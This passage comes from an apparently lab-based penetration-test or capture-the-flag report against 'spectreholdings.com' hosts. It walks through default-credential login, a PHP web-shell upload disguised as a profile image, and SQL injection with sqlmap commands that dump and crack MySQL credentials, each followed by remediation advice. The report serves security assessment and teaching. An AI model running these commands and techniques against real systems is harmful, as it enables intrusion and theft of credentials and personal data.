The IP configuration of the exploited host shown below using IFCONFIG command. Using LOCATE command, the Security Consultant found an “admin_files.txt” file which contained challenge key.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:16:00:ba
          inet addr:172.16.16.2  Bcast:172.16.255.255  Mask:255.255.0.0
          inet6 addr: fe80::215:5dff:fe16:ba/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19810 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17048 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4063029 (4.0 MB)  TX bytes:11494799 (11.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0 frame:0
          TX packets:147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12765 (12.7 KB)  TX bytes:12765 (12.7 KB)

locate admin_files.txt
/home/jason/Documents/.admin_files.txt
less /home/jason/Documents/.admin_files.txt
Challenge key: 1y27dhw84h
```

Figure 45: Sensitive Data Found on admin.spectreholdings.com

Recommendations

- Check with the vendor for patch for this issue.
- Report the bug to ProjectSend developer to fix the defect.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.

3.6. Challenge 6

Vulnerability Information

Vulnerability	Default Username and Password, Malicious Image File Upload
Identified Via	Web Application
Severity	HIGH
Root Cause	Development Flaw
Type	Validation

Description

Web applications often make use of popular open source or commercial software that can be installed on servers with minimal configuration or customization by the server administrator. Often these applications, once installed, are not properly configured and the default credentials provided for initial authentication and configuration are never changed. These default credentials are well known by penetration testers and, unfortunately, also by malicious attackers, who can use them to gain access to various types of applications. Furthermore, in many situations, when a new account is created, a default password (with some standard characteristics) is generated. If this password is predictable and the user does not change it on the first access, this can lead to an attacker gaining unauthorized access to the application.

Impact

A malicious attacker can gain unauthorized access to the web application.

More Information

https://www.us-cert.gov/ncas/alerts/TA13-175A
https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet
http://icehrm.blogspot.com/2013/03/ice-hrm-installation.html

Narrative

The Security Consultant navigated to http://hr.spectreholdings.com/app/login.php and analyzed the login page source code, as shown in *Figure 47*. It appeared that the web application is IceHRM. IceHRM is a human resource management system (HRMS) for small and medium sized organizations. It covers all the basic HRM needs of a company such as leave management, time management and handling employee information.




Figure 46: ICE HRMS Login Page

```
53      .login-form {
54        margin-left: 65px;
55      }
56
57      legend {
58        margin-right: -50px;
59        font-weight: bold;
60        color: #404040;
61      }
62
63    </style>
64
65
66  </head>
67
68  <body>
69  <!--
70  <script>
71  (function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
72  (i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
73  m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
74  })(window,document,'script','//172.20.20.2/analytics.js','ga');
75
76  ga('create', 'UA-48048570-2', 'icehrm.com');
77  ga('send', 'pageview');
78
79  </script>
80  -->
81  <script type="text/javascript">
82    var key = "";
83
84  $(document).ready(function() {
85      $(window).keydown(function(event){
86        if(event.keyCode == 13) {
87          event.preventDefault();
88          return false;
89        }
90      });
91
92      $("#password").keydown(function(event){
93            if(event.keyCode == 13) {
94              submitLogin();
95              return false;
96            }
97          });
98    });
99
```

Figure 47: ICE HRMS HTML Source Code

The user credential that was found in NetworkTraffic.pcap which is the default username and password for IceHRM was used to logged in successfully to the web-based HRMS.




Figure 48: Successful Login to ICE HRMS

The Security Consultant attempted to upload the Web shell PHP script through "Upload Profile Image" under Profile Basic Information. The upload attempt was successful.




Figure 49: Uploaded Web Shell via Upload Profile Image

As shown in *Figure 50*, the default profile image was replaced with unknown image file.




Figure 50: ICE HRMS User's Profile Image File Replaced with Web Shell

In order to get the URL of the Web shell, the Security Consultant right clicked on the "User Image" followed by clicking on "Copy Image Location" from the popup menu, as shown in Figure 51.




Figure 51: URL Location of Web Shell

The copied image location was navigated and successfully accessed the Web shell. Using LOCATE command, the Security Consultant found a hr_files.txt file which contained employee confidential data such as offered CTC, SSN, Salary and Employee ID.




Figure 52: Sensitive Data Found on hr.spectreholdings.com

Recommendations

- Change default password.
- Use a strong password such as a combination of Alphanumeric and special characters.
- Change or rename default admin Username.
- For the Malicious Image File Upload, report the bug to developer to fix the defect such as providing input sanitation or validation on the image file upload.
- Use Hypertext Transfer Protocol Secure (HTTPS) to protect the integrity and confidentiality of data between the user's computer and the site.
- Adopt HTTPS in order to prevent the transmission of confidential data in clear text such as user credential/password and session/cookie details.

3.7. Challenge 7

Vulnerability Information

Vulnerability	SQL Injection, Vulnerable Web Application, Weak Password
Identified Via	Web Application
Severity	HIGH
Root Cause	Development Flaw
Type	Validation

Description

SQL Injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements (also commonly referred to as a malicious payload) that control a web application's database server (also commonly referred to as a Relational Database Management System – RDBMS). Since an SQL Injection vulnerability can possibly affect any website or web application that makes use of an SQL-based database, the vulnerability is one of the oldest, most prevalent and most dangerous of web application vulnerabilities.

The like of eXploit.co.il which is a vulnerable Web app designed as a learning platform to test various SQL injection Techniques. This is a fully functional web site with a content management system based on fckeditor.

Impact

By leveraging an SQL Injection vulnerability, given the right circumstances, an attacker can use it to bypass a web application authentication and authorization mechanisms and retrieve the contents of an entire database. SQL Injection can also be used to add, modify and delete records in a database, affecting data integrity. To such extent, SQL Injection can provide an attacker with unauthorized access to sensitive data including, customer data, personally identifiable information (PII), trade secrets, intellectual property and other sensitive information.

More Information

https://en.wikipedia.org/wiki/SQL_injection
https://www.owasp.org/index.php/SQL_Injection
https://www.owasp.org/index.php/Top_10_2017-A1-Injection

Narrative

The Security Consultant executed a telnet session to sales.spectreholdings.com on port 80. The result of the telnet session provided details about the Apache web server version and discovered marketing.spectreholdings.com subdomain running on port 80, as shown in *Figure 53*.

```
root@kali:~# telnet sales.spectreholdings.com 80
Trying 10.10.20.4...
Connected to sales.spectreholdings.com.
Escape character is '^]'.
GET / HTTP/1.1
HTTP/1.1 408 Request Time-out
Date: Sat, 10 Jun 2017 06:30:58 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 318
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>408 Request Time-out</title>
</head><body>
<h1>Request Time-out</h1>
<p>Server timeout waiting for the HTTP request from the client.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at marketing.spectreholdings.com Port 80<
/address>
</body></html>
Connection closed by foreign host.
```

Figure 53: Discovered marketing.spectreholdings.com Subdomain via Telnel Session

The Security Consultant navigated to the discovered subdomain (http://marketing.spectreholdings.com) but provided no clue about the web application.

Figure 54: marketing.spectreholdings.com Default Page

The Security Consultant used Nikto web scanner to perform comprehensive test against the target web application (marketing.spectreholdings.com). It checked the server configuration items such as the presence of multiple index files, HTTP server options, and attempted to identify installed web servers and software among others.

As a result of the web scan test, interesting folder was found called “admin” which lead to more details to the success of compromising the system.

```
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potential
ly sensitive information via certain HTTP requests that contain specific QUERY s
trings.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3092: /config/checks.txt: This might be interesting...
+ OSVDB-3092: /downloads/: This might be interesting...
+ OSVDB-3092: /news: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in we
b logs from an unknown scanner.
+ OSVDB-3093: /config/html/cnf_gi.htm: This might be interesting... has been see
n in web logs from an unknown scanner.
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
+ OSVDB-3268: /images/: Directory indexing found.
```

Figure 55: Nikto Scan Results for sales.spectreholdings.com

The Security Consultant navigated to http://marketing.spectreholdings.com/admin and analyzed the login page source code, as shown in *Figure 57*. It appeared on the title tag, the web application is eXploit.co.il. eXploit.co.il is a vulnerable Web application designed as a learning platform to test various SQL Injection techniques.




Figure 56: marketing.spectreholdings.com Admin Page

```
<html><head>
<title>exploit.co.il - exploits : vulnerabilities : videos : papers</title>
<meta name="description" content="exploit.co.il exploits and 0day exploits database">
<meta name="keywords" content="exploits code, exploit code, exploits, 0-day, 0day, 0days, exploit, zero day, poc, exploit, local exploits, remote exploits,
<link type="text/css" rel="stylesheet" href="../exploit.css">
<link rel="Shortcut Icon" href="../favicon.ico" type="image/x-icon"></head>
<body dir="ltr" alink="#00ff00" background="../dot.gif" bgcolor="#000000" link="#00c000" text="#008000" vlink="#00c000">
<br> <br><br><br><br><br><br><br>
<br
<br>
<center>
<table border="0">
<tr>
<td nowrap="nowrap">


            </td>
    </tr>
  </table>

<table width="668" border="0" cellpadding="3" cellspacing="3" class="main">
  <tr><td></td></tr><tr><td>
        <BR>
  <BR>
  <BR>
  <BR>
  <BR>
    <table borderColor="#333333" width="597" align="center" border="0"><tbody>
    <tr>
    <td align="middle" vAlign="top">

     <table width="300" border="0" align="center" cellpadding="0" cellspacing="1">
<tr>
<form name="form1" method="post" action="checklogin.php">
<td>
<table width="100%" border="0" cellpadding="3" cellspacing="1">
<tr>
<td colspan="3"><strong><center><h4>Administrator Login</h4></center></strong></td>
</tr>
<tr>
<td width="78">Username</td>
<td width="6">:</td>
<td width="294"><input name="myusername" type="text" id="myusername" style="background-color: #1d293f; font-weight: bold"></td>
</tr>
<tr>
<td>Password</td>
<td>:</td>
<td><input name="mypassword" type="password" id="mypassword" style="background-color: #1d293f; font-weight: bold"></td>
</tr>
```

Figure 57: HTML Source Code for marketing.spectreholdings.com Admin Page

The vulnerable page is “artpage.php” with an “id” parameter which is the unique identifier of an article.




Figure 58: Vulnerable eXploit.co.il Article Page

The Security Consultant used SQLMap to exploit the web application.

The following command was used to list all databases available on mySQL server:

```
#sqlmap -u http://marketing.spectreholdings.com/artpage.php?id=1 --dbs
```

Figure 59: SQLMap Result (List of Databases)

The following command was used to list usernames and passwords of "mysql" database utilizing the SQLMap dictionary bruteforce attack:

```
#sqlmap -u http://marketing.spectreholdings.com/artpage.php?id=1 -D mysql -T user -C Host,User,Password --dump
```

As shown in *Figure 60*, hashed passwords were successfully cracked.




Figure 60: Cracked MySQL Accounts Password

The Security Consultant successfully logged in to phpMyAdmin portal using the cracked password of "phpmyadmin" account.

